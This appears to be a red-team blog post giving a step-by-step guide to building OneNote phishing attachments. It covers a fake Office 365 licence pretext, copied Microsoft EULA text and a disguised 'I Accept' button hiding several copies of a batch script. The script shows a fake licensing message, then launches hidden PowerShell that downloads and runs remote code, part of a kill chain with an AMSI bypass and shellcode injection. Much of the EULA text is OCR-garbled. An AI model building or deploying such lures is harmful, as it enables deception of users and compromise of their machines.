Home Grown Red Team: Let's Make Some OneNote Phishing Attachments

assume-breach.medium.com/home-grown-read-team-lets-make-some-onenote-phishing-attachments-a14f4ef6ccc4

February 7, 2023

In my previous blog post I showed how we can use LNK files to launch initial access payloads. In the weeks since, Microsoft has seemed to take action against this method.

With new updates this method is no longer working on my end with Microsoft Defender For Endpoint. However, it is still working on a fully patched Windows 11 VM with regular Defender and Cloud Protection enabled.

Results may vary based on various AV/EDR installed on your systems so you'll have to test it on your end.

With that being said, OneNote malware attachments has risen in the last couple of weeks and is being hailed as the new macro. But like the macro delivery method, OneNote delivery requires user interaction.

So let's see if we can get a user to click our OneNote malware!


The Pretext

There are a million pretexts out there to inspire user interaction. You can find these all over GitHub but here is an easy example. The pretext is to email the user and inform them that their Microsoft Office 365 License is going out of date.

The call to action is to open an End User Licensing Agreement and accept the terms and conditions. You can also pair your EULA OneNote document with the Office Setup binary. This is a signed binary from Microsoft and adds a little more legitimacy to your pretext, but it’s supplementary.

Since O365 is already installed on the system, running the binary will be inconsequential to the host.

So let’s start by setting up our OneNote doc. I simply open OneNote and create a new notebook.




End User License Agreement

Tuesday, February 7, 2023 6:07 AM

The date and time of creation will be at the top. You can simply write End User License Agreement at the top.

Let’s add some O365 swag to the top to make it a little more convincing. A simple Google image search gives us a lot to work with. Here’s a sample of a header image.



EULA
New Section 1
+

End User License Agreement

Tuesday, February 7, 2023 6:07 AM


Next we can do a simple Google search for an O365 EULA. Here’s a site with a whole lot of licensing docs.

> https://www.microsoft.com/licensing/docs

And here is a licensing agreement for Word, Excel, ect.

> https://support.office.com/legal?llcc=en-us&aid=SoftwareLicensingTerms_EN-US.htm

We can simply copy and paste it into our OneNote doc.



End User License Agreement

Tuesday, February 7, 2023 6:07 AM

MICROSOFT SOFTWARE LICENSE TERMS

MICROSOFT OFFICE, WORD, EXCEL, AND POWERPOINT FOR ANDROID AND IOS/IPADOS

IF YOU LIVE IN (OR ARE A BUSINESS WITH YOUR PRINCIPAL PLACE OF BUSINESS IN) THE UNITED STATES, PLEASE READ THE “BINDING ARBITRATION AND CLASS ACTION WAIVER” SECTION BELOW. IT AFFECTS HOW DISPUTES ARE RESOLVED.

BY USING THE SOFTWARE, YOU ACCEPT THESE TERMS. IF YOU DO NOT ACCEPT THEM, DO NOT USE THE SOFTWARE. FOR IOS/IPADOS USERS, INSTEAD, RETURN IT TO APPLE INC. ("APPLE") FOR A REFUND OR CREDIT IF APPLICABLE.

Now we need to create a way for the user to click on a script to launch our kill chain. My former blog post Using LNK Files To Bypass Applocker will show you how to set up your Powershell kill chain.

For this setup we’re going to use this kill chain.

> OneNote Image Button hides batch script which calls > read.md file (AMSI bypass) calls to > readme.txt (Powershell shellcode runner with process injection to explorer.exe)

Batch Script

There are two things that we want the batch script to do. The first is to spawn a message box telling our user that they have successfully accepted the EULA. Hopefully, this will also distract them from the command prompt that will open.

The second thing is we need the batch script to launch our Powershell kill chain.

So here’s a simple batch script that you can use. Obviously, there are better ways to do this, but this is a pretty simple POC to build out from.


```
off

echo Registering Office 365 License. Please wait…

timeout /t 5

msg * “Thank You For Accepting Microsoft’s Terms & Conditions”

start powershell -WindowStyle Hidden -Command “iex(new-object
system.net.webclient).downloadstring(‘)"
```

So what is this doing? It’s pretty easy to see by just looking at it. The first command echos out “Registering Office 365 License. Please wait.” The batch script is going to launch a CMD prompt anyway, so we’ll use that our advantage with some social engineering.

The script counts down from 5 seconds and then launches a message box that reads “Thank You For Accepting Microsoft’s Terms & Conditions.”

Seems legit, right?….

We’ll save our batch script in Notepad++ and then add it to OneNote.




10. UPDATES. The software may periodically check for updates and download and install them for you. You may obtain updates only from Microsoft or authorized sources. Microsoft may need to update your system to provide you with updates. You agree to receive these automatic updates without any additional notice. Updates may not include or support all existing software features, services, or peripheral devices.

11. BINDING ARBITRATION AND CLASS ACTION WAIVER. This Section applies if you live in (or, if a business, your principal place of business is in) the United States. If you and Microsoft have a dispute, you and Microsoft agree to try for 60 days to resolve it informall
Microsoft agree to binding individual arbitration before the Ame
Federal Arbitration Act (“FAA”), and not to sue in court in front o
arbitrator will decide. Class action lawsuits, class-wide arbitratio
any other proceeding where someone acts in a representative ca
combining individual proceedings without the consent of all part
Agreement contains more terms and is at http://aka.ms/arb-agr
these terms.

12. ENTIRE AGREEMENT. This agreement and any other terms Microsoft may provide for supplements, updates, or third-party applications, is the entire agreement for the software.

We just have to drag it into the file and we see a prompt. We select Attach File and it’s added.



combining individual proceedings without the consent of all parties. The complete Arbitration Agreement contains more terms and is at http://aka.ms/arb-agreement-1. You and Microsoft agree to these terms.

12. ENTIRE AGREEMENT. This agreement and any other terms Microsoft may provide for supplements, updates, or third-party applications, is the entire agreement for the software.

EULA


Okay, so our script is added to OneNote. So how do we get the user to execute it?

Building The OneNote Button

I found this website that allows us to create a PNG button with customized text and background colors.

> https://www.clickminded.com/button-generator/

So I added some text and changed the background to match the 0365 orange.



Button text: I Accept Microsoft's Terms & Conditions

Font: Calibri

Bold? □ Italic? □

Size: 15 Color:

Text shadow? □

Button size

I Accept Microsoft's Terms & Conditions

332×55 pixels – 715 bytes in png

Button style: rounded rectangle

Corners radius: 0


Background: unicolored

Color: 🟥

Bubble effect? □

Border? □

I downloaded my button and added it to OneNote.




11. BINDING ARBITRATION AND CLASS ACTION WAIVER. This Section applies if you live in (or, if a business, your principal place of business is in) the United States. If you and Microsoft have a dispute, you and Microsoft agree to try for 60 days to resolve it informally. If you and Microsoft can't, you and Microsoft agree to binding individual arbitration before the American Arbitration Association under the Federal Arbitration Act ("FAA"), and not to sue in court in front of a judge or jury. Instead, a neutral arbitrator will decide. Class action lawsuits, class-wide arbitrations, private attorney-general actions, and any other proceeding where someone acts in a representative capacity are not allowed; nor is combining individual proceedings without the consent of all parties. The complete Arbitration Agreement contains more terms and is at http://aka.ms/arb-agreement-1. You and Microsoft agree to these terms.

12. ENTIRE AGREEMENT. This agreement and any other terms Microsoft may provide for supplements, updates, or third-party applications, is the entire agreement for the software.

As you can see, we have the button and the script. Let's combine them. I simply drag the script behind the button.

In all of the POCs of this I've seen on social media, malware authors have attached multiple versions of the script and put all along the back of the button. Which would look something like this.


This ensures that when the user clicks the button they will click at least one of the scripts for execution.



ıy other proceeding where someone acts in a representative capacity are not allowed; nor is ımbining individual proceedings without the consent of all parties. The complete Arbitration ;reement contains more terms and is at http://aka.ms/arb-agreement-1. You and Microsoft agree to ese terms.


:. ENTIRE AGREEMENT. This agreement and any other terms Microsoft may provide for supplements, ıdates, or third-party applications, is the entire agreement for the software.

We're in good shape so let's hide our scripts. We right click on the button, choose "Order" then "Bring Forward."



ɜ terms.
NTIRE AGREEMENT. This agreement and any other terms Microsoft may provide for supplements, ıtes, or third-party applications, is the entire agreement for the software.

We'll have to do this multiple times since we have more than one script, then we readjust the button to cover the file name text. And we're left with this.




ı other proceeding where someone acts in a representative capacity are not allowed; nor is nbining individual proceedings without the consent of all parties. The complete Arbitration ·eement contains more terms and is at http://aka.ms/arb-agreement-1. You and Microsoft agree to ,se terms.
